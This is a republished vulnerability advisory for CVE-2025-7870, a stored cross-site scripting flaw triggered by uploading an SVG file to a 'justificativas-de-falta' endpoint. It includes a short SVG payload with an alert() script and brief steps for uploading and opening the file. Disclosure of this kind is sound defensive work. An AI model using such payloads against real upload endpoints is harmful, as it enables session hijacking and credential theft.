2 minutes
CVE-2025-7870: Cross-Site Scripting (XSS) Storage Injection via SVG Upload
⚠ Replicated advisory. This post reproduces an advisory originally researched and published under the CVE Hunters. It is republished here for reference. The original disclosure followed coordinated vulnerability disclosure and the rules of the CVE Program.
🔗 Original advisory: https://www.cvehunters.com/p/cve-2025-7870/
📋 CVE record: CVE-2025-7870
CVE Publication: https://www.cve.org/CVERecord?id=CVE-2025-7870
Summary
An attacker can upload a malicious SVG file containing embedded JavaScript that is executed when the file is accessed directly. This results in Stored Cross-Site Scripting (XSS).
Details

The justificativas-de-falta endpoint allows users to upload files after upload a crafted svg the XSS could be trigger when open the file.
Payload:
<svg xmlns="http://www.w3.org/2000/svg" fill="none">
  <script>

    alert("This is an XSS-POC from CVEHUNTERS");
  </script>
</svg>
PoC
Create the file with the payload and upload in the justificativas-de-falta endpoint:
After that open the file to trigger the XSS
Impact
- Stealing session cookies: Attackers can use stolen session cookies to hijack a user's session and perform actions on their behalf.
- Downloading malware: Attackers can trick users into downloading and installing malware on their computers.
- Hijacking browsers: Attackers can hijack a user's browser or deliver browser-based exploits.
- Stealing credentials: Attackers can steal a user's credentials.
- Obtaining sensitive information: Attackers can obtain sensitive information stored in a user's account or in their browser.
- Defacing websites: Attackers can deface a website by altering its content.
- Misdirecting users: Attackers can change the instructions given to users who visit the target website, misdirecting their behavior.
- Damaging a business's reputation: Attackers can damage a business's image or spread misinformation by defacing a corporate website.
Reference
https://github.com/CVE-Hunters/CVE/blob/main/i-diario/CVE-2025-7870.md
Finder:

By: CVE-Hunters